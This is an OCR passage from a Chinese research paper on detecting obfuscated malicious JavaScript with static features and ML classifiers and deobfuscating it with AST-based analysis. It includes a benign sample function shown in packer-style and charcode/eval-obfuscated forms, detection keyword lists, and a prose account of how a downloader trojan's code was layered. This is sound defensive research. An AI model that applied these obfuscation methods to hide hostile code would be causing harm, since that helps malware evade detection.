
图 8 混淆代码类型 C

从图 6 可以看出，混淆后的代码从整体上看是一个 eval 函数，而该函数的参数又是一个匿名函数，该匿名函数就对应着原先的恶意代码。若将该匿名函数从整体上看成一个变量，则该变量的终值就是原来的恶意代码，这是明显的动态行为特征，明显的静态特征是具有较多的与字符处理相关的函数。从图 7 和图 8 可以看出，整个代码没有显式的 eval 和 document.write 等函数或方法，但图 7 中若将_0x447a[0]的终值输出，则该终值就是原来的恶意代码。这是该代码明显的动态行为特征，明显静态特征是具有连续较长的特殊字符串。对于图 8 来说，若将代码中圆括号的字符串赋予一个变量后再取
其终值，则该终值就是原来的恶意代码。

总结对上述混淆技术和工具以及相对应的混淆代码分析，发现混淆代码具有如下普遍性的特点：(1) 代码中使用与字符处理相关或具有动态功能相关的函数或方法比率较高；(2) 代码中较长字符串的比率较高；(3) 代码中较长的特殊字符串比率较高，如\x；(4) 代码中使用的数值或随机字符串的比率较高。混淆代码中被隐藏的恶意代码是以调用函数的实参、动态执行方法参数、数组元素或某个字符串等变量终值的形式隐藏。

5.3 检测与反混淆方法及原型系统设计

根据上述分析，本文提出的检测与反混淆方法由数据收集、静态代码分析、模型建立及检测、动态代码分析、结果输出与分析等几部分组成。检测及反混淆系统整体组成及流程如图 9 所示，各



模块功能及实现细节见下节。

图 9 检测与反混淆系统组成示意图

5.4 检测混淆的方法

为了使整个原型系统对 JavaScript 和 DOM 方法同时都具有良好的支持性，本文以自定制的浏览器 Spynner 作为系统的运行平台。Spynner 是跨平台 Python 中的一个模块，是一个可编程并且用户可进行自定制的开源浏览器。其内核是基于 PyQT 和 WebKit，对 JavaScript、Flash、JQuery、AJAX 等具有完全的支持性，尤其是提供与 JavaScript 的良好编程交互接口。

数据收集中的抓捕器模块是用 Spynner 以无界的方式访问网页，并获取网页中的全部 HTML 代码。代码分离器模块是将 HTML 中的 JavaScript 代码提取出来。

静态分析中的词法分析器是对 JavaScript 代码进行词法解析，本文将解析后的词法单元称为特征词。这里将特征词集合细化为三个部分，具体为：

定义特征词集合由集合 *B*、集合 *F* 和集合 *E* 组成。其中 *B* 中元素称之为基本词，即 JavaScript 代码中的关键词和运算符等。*F* 中元素称之为特征函数，即 JavaScript 语言中常用的与字符处理和字符编码相关的内部函数和方法及相关属性等。*E* 中元素称之为敏感词，即 PE（Portable Executable）文件后缀名，分别是：.exe、.com、.bat、.vbs、.dll、.sys、
.ocx 和 wsf。

词法解析遵循以下原则：集合 *B*，即 JavaScript 中的关键字、运算符等按原样保留；特征词中的变量名、函数名、方法名用 id 代替，但与字符处理和具有动态执行功能的函数名或方法名原样保留，即集合 *F* 中的元素；特征词中的数值用 number 代替；特征词中的字符串根据长度的不同将其转化为不同的特征词，例如长度小于等于 10 的用 str0 代替，长度大于 10，但小于等于 100 的用 str1 代替，其余字符串以此类推。

静态特征提取，以词法分析后的特征词分布作为特征向量，具体步骤如下：

设 $V=(X_1, X_2, \cdots, X_N)$ 为单个页面中每个特征词出现的个数集，其中：N 为全部特征词的个数；

$\{X_i \mid i=1, 2, \cdots, N\}$ 为一个页面中某个特征词的数量。则单个页面中各特征词所占比值为

$$R(X) = X / P$$

上式中 P 为一个页面中所有特征词的数量之和，则单个页面的特征向量为

$$\boldsymbol{S}=(R(X_1), R(X_2), \cdots, R(X_N))。$$

在模型建立及检测中的混淆检测器模块，其实质是一个只用正常行为数据进行训练的单分类检测器，对于异常检测而言形式化描述如下：

设 $\boldsymbol{B}=\{b_1, b_2, \ldots, b_i, \ldots, b_m\}$，其中 m 为已知正常行为数据（正常页面）的数量，b_i 为中第 i 个正常行为数据。设 $\boldsymbol{F}_{m\times n}$ 表示 $\boldsymbol{B}$ 的特征矩阵，其中 n 表示从中提取出的检测特征个数，m 为训练用到的样本数。设 $\boldsymbol{T}=(t_1, t_2, \ldots, t_i, \ldots, t_m)$ 表示待测行为数据的特征向量，设分类函数为：$\Phi(F_{m\times n}, T): F_{m\times n} \times T \to \{d\}$，设 Thr 为事先设定的某个阈值，若 $d > Thr$，则认为是异常行为数据，反之则认为是正常行为数据。本文选择 PCA、one-class SVM 和 K-NN 作为检测算法，利用算法建模的具体实现过程见本文前期工作[20]。

5.5 反混淆方法

在静态分析中，模型建立及检测部分完成对混淆的检测。动态分析部分则完成反混淆的功能，这就须要获取 JavaScript 代码的动态行为特征。从上文中对多种混淆代码的在动态行为特征分析可知，混淆代码中的恶意行为是以变量终值的形式隐藏，也就是说获取运行态代码中变量终值是反混淆的一个关键点。因此我们就要重点跟踪和分析混淆代码中的变量，尤其是代码运行后的变量终值。

动态分析中的 AST(Abstract Syntax Tree)生成器生成混淆 JavaScript 代码的 AST，AST 节点记录了所有变量的相关属性。这些属性包括变量名称、变量类型、变量初值和操作符。在生成 AST 的过程中，AST 生成器会将代码中的注释、空格和换行符等全部去除，最后生成的 AST 是一种代码逻辑清晰、调用关系明确的树状图，这也是反混淆的第一个步骤。这对采取加入随机字符串方法混淆的代码可以进行有效的反混淆。

总结混淆恶意 JavaScript 代码动态行为特征，原始的恶意代码都是以变量终值的形式隐藏，这些变量类型主要是以某个函数的实参、动态方法的参数或数组元素或某个变量的形式存在。因此动态特征提取模块在遍历 AST 所有节点的过程中就需要先判别节点对应变量的类型，因为有些变

量对反混淆并没有实际的意义，例如函数定义时的形参。在遍历 AST 节点的过程中，若节点类型是一个调用的函数或方法，或是一个数组，或是一个全局变量，则该节点保留，其余类型的节点去除。

变量名读取器将 AST 中剩余节点的名称和类型记录下来并传递给反混淆模块。反混淆模块根据节点类型得到变量终值，变量终值的获取方法见本文的前期工作[21]，反混淆算法如下所示。

算法 1. 基于变量分析的反混淆算法

输入：JavaScript AST

输出：JavaScript code

1. WHILE(*AST node is not null*)
2. {*Tracing AST node*
3. IF(*node type is a invoked function*) THEN
4. *New_parameter=all parameter of the function*
5. *Value=Get_final_value*(*New_parameter*)
6. IF(*node type is a method*) THEN
7. *New_parameter=all parameter of the method*
8. *Value=Get_Final_Value*(*New_parameter*)
9. ELSEIF(*node type is an Array*) THEN
10. *Value=Get_Final_Value*(*every element of Array*)
11. ELSEIF *(node type is a HexString)* THEN
12. *New_parameter= HexString*
13. *Value=Get_Final_Value(New_parameter)*
14. ELSEIF(*node type is a variable*) THEN
15. *Value=Get_Final_Value*(*variable_name*)
16. ENDIF
17. *Return Value}*

经过上述的反混淆过程，隐藏在变量终值中的初始恶意 JavaScript 代码就会被呈现出来。

6 实验结果及分析

本文的实验硬件平台为 Intel 双核处理器，内存为 3G 的计算机。软件编程实现环境为 Python，数据抓取和代码反混淆基于 Python 中的 Spynner 模块。Spynner 的内核是基于 PyQT 和 WebKit，完全支持 JavaScript、Flash、JQuery、AJAX 等脚本，是一个可编程、用户可自定制的浏览器。该模块提供了与 JavaScript 的编程交互接口，这可使我们在动态分析的过程中添加多种自定制功能。

6.1 实验数据和结果

本文所指一个有效数据是指一个页面内的全部 JavaScript 代码，将 Alexa[3]公布的排名网站认为是正常网站，将从这些网站中获取的 JavaScript 代码定义为正常行为数据。将 Malwaredomains[4]公布的网站认为是恶意网站，若从恶意站点中获取的 JavaScript 代码具有以下 9 种动态特征：即以隐藏的方式嵌入 iframe 标签、以隐藏的方式引用域外地址、以隐藏的方式调用特征函数、以隐藏的方式定义新函数、以隐藏的方式判断浏览器、变量终值中具有较大比例的转义字符、变量终值长度值较大和变量值中包含有敏感词，则认为该代码为异常行为数据[21]。利用 6 个多月的时间收集了 80,574 个有效数据。其中从 200,000 个正常站点中收集到 80,000 条正常行为数据，从 30,000 个恶意站点中收集 574 条异常行为数据。实验中始终使用 574 个异常行为数据和随机选取 1000 个正常行为数据作为测试数据，其余的数据作为训练数据，进行 10 轮交叉验证。实验数据见表 1。

表 1 实验数据集

训练数据	数量	检测算法	测试数据	数量
正常数据	79000	PCA	正常和异常数据	1574
正常数据	79000	OCSVM	正常和异常数据	1574
正常数据	79000	K-NN	正常和异常数据	1574

实验结果分两个部分，静态分析完成对混淆代码的检测，动态分析完成对混淆代码的反混淆。对混淆代码检测的实验结果如表 2 所示。其中 α 为检测率，即异常行为数据中被检测为异常行为数据的百分率，β 为误报率，即正常行为数据被检测成异常行为数据的百分率。检测速率为每秒检测页面的数量。

表 2 混淆检测结果

检测算法	α /%	β /%	检测速率/s^{-1}
PCA	99.90	0.1	250
OCSVM	99.0	0.2	300
K-NN	95.0	0.2	55

从表 2 可以看出三种算法对混淆代码都有很好的检测效果，K-NN 算法检测速度慢于 PCA 和 One-Class SVM，但仍然可达 55s^{-1}。图 10 表示检测数据的异常度，这里的异常度是指测试数据与正

3 http://www.alexa.com/topsites .

4 http://www.malwaredomains.com .

常行为数据的偏移距离，其中横坐标 H 对应测试数据的样本，纵坐标 d 对应测试数据的偏移距离。数据偏移距离越大即对应数据异常度的值越大，表示数据是异常行为数据的可能性越大。从图 10 中可以看出，正常行为数据和异常行为数据具有明显的异常度区分性。这说明本文静态分析中提取的检测特征是非常有效的特征。

为了横向对比相关检测方法，我们将本文检测混淆代码的方法与 Likarish 等人[9]、Jodavi 等人[10]、Choi 等人[13]和 Visaggio 等人[14]检测混淆 JavaScript 代码的方法进行了对比。经过实验，在度量法指标中，Entropy 是检测效果最好的一个。ROC(Receiver Operating Characteristic Curve)是一种衡量检测结果的直观图，其中横轴 X 表示误报率，纵轴 Y 表示检测率。图 11 是本文提出的方法中采用 PCA[22, 23]、K-NN[24]和 One-class SVM[25, 26]算法与 Likarish 等人[9]、Jodavi 等人[10]和 Entropy 进行检测的 ROC 效果对比图。




图 10 数据异常度对比




图 11 检测结果的 ROC 对比

从图 11 可以看出，本文采用的三种算法检测结果都优于其他相关工作的检测结果，尤其在采用 PCA 算法时，检测结果明显优势，这说明我们提出的检测混淆代码方法是一种更优的检测方法。

对于反混淆，目前并没有明确且直观的反混淆评价标准，因此我们将同样的混淆代码提交不同的反混淆工具进行反混淆，人工观察反混淆后的代码。为了准确反映当前反混淆工具的特点，我们实验了 10 种反混淆工具[5][(9)-(10), (11)-(18)]，深入分析了这些反混淆工具的功能和特点，并与这些反混淆工具进行比较(见表 3)。现对各工具反混淆特点归纳如下：反混淆工具 [(9)-(10), (11)-(12)]只是对混淆代码进行格式规整，例如将较长的一行代码分成几行，或者将一些看起很杂乱的长变量名替换成较短变量名。这些工具的目的是将代码格式调整的更美观些，利于代码分析者进行阅读和分析，而不是显示混淆前代码。因此这些工具的反混淆功能很有限。

反混淆工具[(13)-(14)]只能反混淆自身混淆后的代码，代码的形式类似 5.2 节中混淆代码类型 A，即样式如图 6 的混淆代码。但对其他的混淆代码没有任何的反混淆功能。因此这两种反混淆工具只能针对特定的混淆代码进行反混淆。

反混淆工具[(15)]是一个需要在客户端本地安装的程序，类似一个简易的浏览器沙箱。它加载并运行混淆代码文件，若混淆代码运行后具有与外界通信的行为，主要是 HTTP 请求和相应，则记录并显示对应的 URL 请求和响应。因此这种工具能显示出隐藏在混淆代码中的恶意网址，但没有任何的反混淆代码功能。另外实验中发现，若混淆代码虽有针对客户端进行攻击的行为，但并没有与外部的 HTTP 通信行为，这种工具就失去了任何的反混淆功能。

反混淆工具[(16)-(17)]都是浏览器插件，对混淆代码有一定的反混淆功能。这两种工具能记录代码运行过程中的一些内容，例如函数的执行过程。但这两种工具的主要功能是调试代码，比如设置断点进行程序错误或意外检查等，在调试的

5 (11) http://www.patzcatz.com/unescape.htm

(12) http://www.danstools.com/javascript-beautify/

(13) http://www.strictly-software.com/unpacker

(14) http://dean.edwards.name/packer/

(15) http://www.kahusecurity.com/2012/revelo-javascript-deobfuscator/

(16) https://developer.mozilla.org/en-US/docs/Archive/Mozilla/Venkman

(17) https://addons.mozilla.org/en-US/firefox/addon/javascript-deobfuscator

(18)https://developer.mozilla.org/en-us/docs/Mozilla/projects/spidermonkey

过程中需要与用户进行交互。这两个工具本身并不能自动化的对混淆代码进行反混淆，因此，这种工具比较适合一些高级的技术用户，例如程序开发者进行程序的测试和调试，并不适合一般的用户进行反混淆。

反混淆工具[(18)]是一种 JavaScript 引擎，对用这种工具进行反混淆主要是利用该引擎生成的字节码。这些字节码记录了程序的执行过程，因此，对混淆代码具有一定的反混淆功能。但这些字节码并不是程序的源代码，对这些字节码进行分析后，再设法从中找出与初始代码有关的源代码，例如某个函数的调用。另外该引擎只能执行纯粹的 JavaScript 代码，若代码中存在 DOM 方法或引擎外的 API 函数，则引擎会报错并中断。因此这种反混淆工具也存在很大的局限性。

本文的反混淆方法不但对包括上述工具生成的混淆代码能进行反混淆，而且对其他混淆方法生成的混淆代码也能进行反混淆。实验结果表明本文所提出的反混淆方法能对 80%以上的混淆代码进行有效反混淆。图 12 清晰的显示了对图 5 所示代码进行反混淆的过程。我们不但与上述 10 种在线反混淆工具进行对比，而且还与文中提到的 Kim 等人[17]和 Lu 等人[15]的反混淆方法进行了对比。

Kim 等人[17]只关注 eval、document.write 和 uescape 三个函数内的参数。这种反混淆方法不能对混淆代码类型 B 和 C 进行反混淆，另外很多的混淆代码中这三个函数并不会显式的出现。而我们的方法关注所有的函数，这些函数自然就包括了这三个函数。另外本文还关注数组和字符串，对以数组元素和字符串形式隐藏的混淆代码也能反混淆。所以本文提出的反混淆方法针对的混淆代码包括并远多于 HC Kim 等人反混淆代码的范围。Lu 等人[15]的反混淆方法是一种基于语义的反混淆，即反混淆后的代码在代码语义上与原始程序相近，但并不是完全的与原始代码一致。在用本文的反混淆方法进行反混淆后，初始代码全部显示，所以本文的反混淆方法比之更具有实际的意义。这里以一个具体的混淆代码为例来说明本文的反混淆方法与 Lu 等人[15]反混淆方法在对同一个混淆代码反混淆后结果的不同，具体结果见图 13—图 17。

表 3 反混淆结果对比

反混淆方法	自动化	类型 A 源码再现	类型 B 和 C 源码再现
[(9)-(10)]	×	×	×
[(11)-(12)]	×	×	×
[(13)-(14)]	✓	✓	×
[(15)-(17)]	×	×	×
[(18)]	✓	×	×
本文	✓	✓	✓




图 12 基于 AST 的反淆过程

```
function f(n){
var t1=n;var t2=n;var k; var s4 = "eval('k=t1+t2;');";
var s3 = "t1=f(t1-1);eval(s4);";var s2 ="t2=f(t2);eval(str3);";
var s1 = "if(n<2){k=1;}
else{t2=t2-2;eval(s2);}";
eval(s1);return k;}
var x = 3;var y = f(x);
print(y);
```

图 13 未混淆代码 P

```
eval(function(p,a,c,k,e,d){e=function(c){return c};
if(!''.replace(/^/,String)){while(c--)
{d[c]=k[c]||c}k=[function(e){return d[e]}];
e=function(){return'\\w+'};c=1};while(c--)
{if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\
b','g'),k[c])}}return p}('17 8(9){0 6=9;0 4=9;0 7;0
11="5(\'7=6+4;\');";0 10="6=8(6-1);5(11);";0
13="4=8(4);5(10);";0 15="18(9<2){7=1;}20{4=4-2;5(13);}
";5(15);19 7}0 14=3;0 12=8(14);16(12);',10,21,
'var||||t2|eval|t1|k|f|n|str3|str4|y|str2|x|str1
|print|function|if|return|else'.split('|'),0,{}))
```

图 14 P 混淆后代码 Ob1

```
var cl=[168,183,176,165,182,171,177,176,98,168,171,164,106,171,107,189,184,
163,180,98,173,125,184,163,180,98,186,98,127,98,115,125,184,163,180,98,168,
115,98,127,98,100,168,171,164,106,100,125,184,163,180,98,168,116,98,127,98,
100,107,100,125,184,163,180,98,181,115,98,127,98,100,171,111,100,125,184,
163,180,98,181,116,98,127,98,100,186,100,125,171,168,106,171,126,116,107,
167,184,163,174,106,100,173,127,100,109,167,184,163,174,106,100,181,100,
109,106,186,108,116,107,112,182,177,149,182,180,171,176,169,106,107,107,10
7,125,167,174,181,167,189,167,184,163,174,106,100,173,127,100,109,168,115,
109,181,115,109,186,112,182,177,149,182,180,171,176,19,106,107,109,168,116
,109,100,109,100,109,168,115,109,181,115,109,106,186,108,116,107,112,182,1
77,149,182,180,171,176,169,106,107,109,168,116,107,125,191,180,167,182,183
,180,176,98,173,125,191,184,163,180,98,187,98,127,98,168,171,164,106,117,10
7,125,178,180,171,176,182,106,187,107,125];
var ii=0; var str=’;’;for(ii=0;ii<cl.length;ii++)
{str+= String.fromCharCode(cl[ii]-66);}
eval(str);
```

图 15 P 混淆后代码 Ob2

```
function f (arg0) {
local_var0 = arg0;local_var1 = arg0;
if((arg0<2))local_var2 = 1;
else {
local_var1 = (local_var1-2);
local_var1 = f(local_var1);
local_var0 = f((local_var0-1));
local_var2 =(local_var0+local_var1);}
return local_var2;}
(x = 3);(y = f(x));
print(y);
```

图 16 Lu 对 Ob1 和 Ob2 反混淆结果

```
function f(n){
var t1=n;var t2=n;var k; var s4 = "eval(’k=t1+t2;’);";
var s3 = "t1=f(t1-1);eval(s4);";var s2 ="t2=f(t2);eval(str3);";
var s1 = "if(n<2){k=1;}
else{t2=t2-2;eval(s2);}";
eval(s1);return k;}
var x = 3;var y = f(x);
print(y);
```

图 17 我们对 Ob1 和 Ob2 反混淆结果

本文提出的检测与反混淆方法从功能上由页面加载、数据预处理、静态分析、动态分析四个部分组成，处理一个页面的平均时间如图 18 所示。

由图 18 可以看出，页面加载时间是耗时最长的一个阶段，其余的时间总和小于 800ms，因此系统具有良好的实时性检测性能。




图 18 平均一个页面处理时间

6.2 实验结果分析

针对混淆检测，本文在静态分析阶段，以 JavaScript 代码词法分析后的特征词分布作为检测混淆代码特征，利用 PCA、One Class SVM 和 K-NN 三种算法检测混淆代码，从表 2 可以看出，三种算法的检测结果都很好，这表明我们提出的检测方法是一种检测效果好、具有可行性的混淆检测方法。下面从这些特征词的检测贡献率来验证本文对混淆代码特征的分析。本次检测一共使用特征词 102 个，这里重点分析自定义生成的特征词，贡献率排名前 20 的特征词如表 4 所示。从表 4 中可以看出这些特征词主要都是和字符处理或具有动态执行功能的函数相关。这也充分说明，混淆代码中使用这些特征词的比例要明显大于正常代码。因为 id 代表所有变量、函数名或方法名，将与字符处理或具有动态执行功能的函数或方法名保留后，则正常代码中的 id 比例高，混淆代码中 id 比例低，因此它的贡献也就最大。

表 4 自定义特征词贡献率排名

排名	特征词	排名	特征词	排名	特征词	排名	特征词
1	id	6	window	11	replace	16	link
2	str1	7	location	12	setTimeout	17	join
3	str0	8	str2	13	parseInt	18	substr
4	number	9	createElement	14	substring	19	eval
5	document	10	write	15	unescape	20	toString

从表 4 可以看出混淆代码中各种长度的字符串比例(str0，str1，str2)都比较高，这说明只用字符串的最大长度 Word size 作为检测混淆代码有其不足之处。另外表 4 中 number 表示代码中数值，这可以看出混淆代码中存在较多使用编码混淆的方法。

现对正常网页使用混淆代码与恶意网页使用混淆代码的不同点进行分析。正常网站的主要目的是为了向用户提供 Web 服务，其代码设计人员会十分重视用户在访问站点时的体验，其使用的混淆 JavaScript 代码多是以压缩的形式进行，例如去除空行或不必要空格等。以压缩形式进行产生的混淆代码虽然难以被程序员阅读，但具有文件体积小、代码载入速度快、提升程序执行性能的优点，这种做法的根本目的是为了为用户创造良好的操作体验。反观恶意站点，其使用混淆代码的目的是为了隐藏恶意代码，例如以隐藏的方式嵌入某个页面。因此，为了达到隐藏恶意代码之目

的，攻击者就必须要对代码进行某种包装，在这个过程中，变量或函数方法等的定义与调用方式等就必然会与正常页面中的定义与调用方式不同。以打开一个页面为例，正常站点会显式的打开页面，而恶意站点为了防止打开的页面进入黑名单，会将该恶意页面地址以变量的形式隐藏，这也本文能用变量终值进行检测与反混淆的一个重要原因。

针对反混淆，本文对混淆代码类型 A 及能对其进行反混淆的工具又进行了进一步分析。从中发现能生成这种类型的混淆工具都使用基本相同的混淆方法，并且这些提供混淆功能的站点其实使用的是来自一个开源项目的代码。这个开源项目公布了混淆工具的源代码，这就解释了为什么很多的混淆工具生成的混淆代码是类似的。在反混淆过程中，我们还发现这样一种现象：大多数混淆恶意代码的恶意行为是为了将用户引入某个恶意站点，这种代码使用现有混淆工具的痕迹就非常明显。极少数的混淆代码恶意行为是针对客户端的某个漏洞，这样的代码几乎不会使用现有的混淆工具。我们认为出现这种现象的原因与混淆代码制作者的水平有关。能制作针对特定漏洞的混淆代码，说明制作者的水平非常高，因而能自己构造出具有严重攻击行为的混淆代码。例如，被 360 杀毒软件标记为“virus.vbs.writebin.a”的恶意 JavaScript 代码。该代码中存在大量的 Unicode 编码，这虽然也具有混淆的作用，但这些编码是为了利用浏览器中的某个漏洞，目的是劫持并覆盖浏览器进程地中的某个指令。大多数的攻击者其技术水平有限，所以制作的混淆代码是为了将用户引入自己事先架设好的恶意站点。

我们对恶意站点的类型进行了分析和归纳，发现五种恶意站点较为常见：

(1) 虚假的医院或医药网站。这种网站上主要是一些医院或药品的广告，例如，保健药品。

(2) 虚假的教育培训网站。这些站点会发布各种虚假招生信息，例如，快速获取学历。

(3) 虚假的网络商店。这些站点的页面与正常网店的页面很相似，用低价产品诱骗用户。

(4) 虚假的网络银行。这些站点从页面上看与正常网络银行的页面及其相似，甚至连域名都很相似，一旦用户没有察觉，则用户会遭受无法挽回的损失。

(5) 色情网站。这些网站页面上充斥着大量的色情图片，若用户点击，则会提示用户下载某种网站专用的可执行程序，例如，播放器。

这些恶意站点有一个共同的特点，即用户访问后，用户被要求输入相关信息，例如账户名和密码等，这就容易被攻击者通过钓鱼的方式偷取到用户重要信息。其中有的恶意站点会要求用户下载应用程序，这实际上是恶意应用程序，用户一旦下载并执行，则用户机器就可能会被攻击者控制。

7 结论及下一步工作

本文从目前检测混淆代码与反混淆代码存在的问题出发。首先，深入研究了与 JavaScript 相关的安全策略，分析了这些安全策略存在的可能性安全风险。其次，深入研究了大量混淆方法和混淆工具产生的混淆代码，分析了这些混淆代码的普遍性特征，包括代码的静态外部行为特征和动态内部运行特征；深入研究了当前大量反混淆工具，分析并归纳了这些反混淆工具的反混淆功能。最后，根据对混淆代码和反混淆工具的深入研究，本文提出了有针对性的混淆代码检测及反混淆方法，利用静态分析进行混淆检测，利用动态分析进行反混淆，并提出了有效的反混淆算法。大量的实验结果表明，本文提出的混淆检测与反混淆方法检测效果好、检测效率高，具体而言，当采用 PCA 算法时，在误报率为 0.1%时，检测率可达到 99.90%，检测速率为 $250s^{-1}$。说明混淆代码与未混淆代码在词法分析后，其特征词的分布有明显不同，也说明了正常页面中使用混淆代码的数量非常稀少。从反混淆的结果可以看出：高水平的混淆恶意代码设计者更喜欢使用自定制的混淆方法，并且攻击的目标主要是存在漏洞的客户端应用程序；水平相对较低的混淆代码设计者更倾向于使用现有的混淆工具，并且更多的是将用户引入外部的恶意站点。

由于一些多层混淆或迭加混淆代码具有较高的复杂性及多样性，所以针对这样的混淆代码利用本文提出的方法进行反混淆还存在一定不足，反混淆过程中还需要结合手工才能完成，没有实现完全的自动化。例如，被反病毒软件卡巴斯基（Kaspersky）标记为“Trojan-Downloader.JS.Expack.vt”的恶意 JavaScript 代码，国内称之为“挂马网页”。这个恶意代码

一旦在客户端成功执行，可从攻击者指定的远程主机上下载恶意应用程序，最终攻击者会拥有在客户端执行任意程序的权限。经过分析，这个恶意代码的明文代码是随机生成恶意网址，并通过setTimeout()函数定时执行，并试图下载某个远程恶意网址中的应用程序。该恶意代码是对明文代码经过了以下混淆步骤后生成：首先，将明文代码用 ASCII 码混淆。其次，将 eval()函数用其它的变量名代替，并将ASCII码作为参数。最后，将之前的全部代码再次用 ASCII 码混淆并作为 eval()函数的参数动态执行。用我们现在的反混淆方法还不能对其实现完全的反混淆，因此进一步的自动化反混淆仍需深入研究，这一工作正在进行当中。另外，如何评价反混淆效果以及应采用什么样的度量标准，也是本文接下来的一个研究工作。

参 考 文 献

[1] Bichhawat A, Rajani V, Garg D, et al. Principles of Security and Trust: Information Flow Control in WebKit's JavaScript Bytecode. Berlin Heidelberg：Springer, 2014

[2] Richards G, Hammer C，Zappa Nardelli F, et al. Flexible access control for javasript. Acm Sigplan Notices, 2013, 48(10): 305-322

[3] Cova M, Kruegel C,Vigna, G. Detection and analysis of drive-by-download attacks and malicious JavaScript code //Proceedings of the 19th International Conference on World Wide Web. New York, USA, 2010: 281–290

[4] Microsoft Corporation. Microsoft Security Intelligence Report, Redmond: Microsoft Corporation, Volume 17. 2014

[5] Sophos Corporation. Security Threat Report. Burlington:Sophos Corporation, 2014

[6] Wang J, Xue Y, Liu Y, et al. JSDC: A Hybrid Approach for JavaScript Malware Detection and Classification// ACM Symposium on Information, Computer and Communications Security. Singapore, 2015:109-120

[7] Symantec Corporation. Symantec Intelligence Report. Mountain: Symantec Corporation, 2015

[8] Microsoft Corporation. Microsoft Security Intelligence Report. Redmond: Microsoft Corporation, 2015

[9] Likarish P, Jung E, Jo I. Obfuscated malicious JavaScript detection using classification techniques // International Conference on Malicious and Unwanted Software. Quebec, Canada, 2009:47-54

[10] Jodavi M, Abadi M, Parhizkar E. JSObfusDetector: A binary PSO-based one-class classifier ensemble to detect obfuscated JavaScript code// International Symposium on Artificial Intelligence and Signal Processing. Mashhad, Iran.2015: 322-327

[11] Rieck K, Krueger T, Dewald A. Cujo: efficient detection and prevention of drive-by-download attacks //Proceedings of the 26th Annual Computer Security Applications Conference. New York, USA, 2010: 31-39

[12] AL‐Taharwa I A, Lee H M, Jeng A B, et al. JSOD: JavaScript obfuscation detector. Security and Communication Networks, 2015, 8(6): 1092-1107

[13] Choi Y H, Kim T G, Choi S J. Automatic Detection for JavaScript Obfuscation Attacks in Web Pages through String Pattern Analysis. International Journal of Security and Its Applications, 2010, 4(2): 13-26

[14] Visaggio C A, Pagin G A, Canfora G. An empirical study of metric-based methods to detect obfuscated code. International Journal of Security & Its Applications, 2013,7(2): 59-74

[15] Lu G, Debray S. Automatic simplification of obfuscated JavaScript code: A semantics-based approach // Proceedings of the IEEE Sixth International Conference on Software Security and Reliability. Washington, USA, 2012: 31-40

[16] Kapravelos A, Shoshitaishvili Y,Cova M, et al. Revolver: An automated approach to the detection of evasive Web-based malware //Proceedings of the 22nd USENIX Conference on Security. Berkeley, USA, 2013:637-652

[17] HC Kim, YH Choi，HL Dong. JsSandbox: A framework for analyzing the behavior of malicious JavaScript code using internal function hooking. KSII TRANSACTIONS ON INTERNET AND INFORMATION SYSTEMS. 2012, 6(2):766-783

[18] Singh K, Moshchuk A, Wang H J, et al. On the incoherencies in Web browser access control policies// 2010 IEEE Symposium on Security and Privacy (SP). Oakland, USA, 2010:463-478

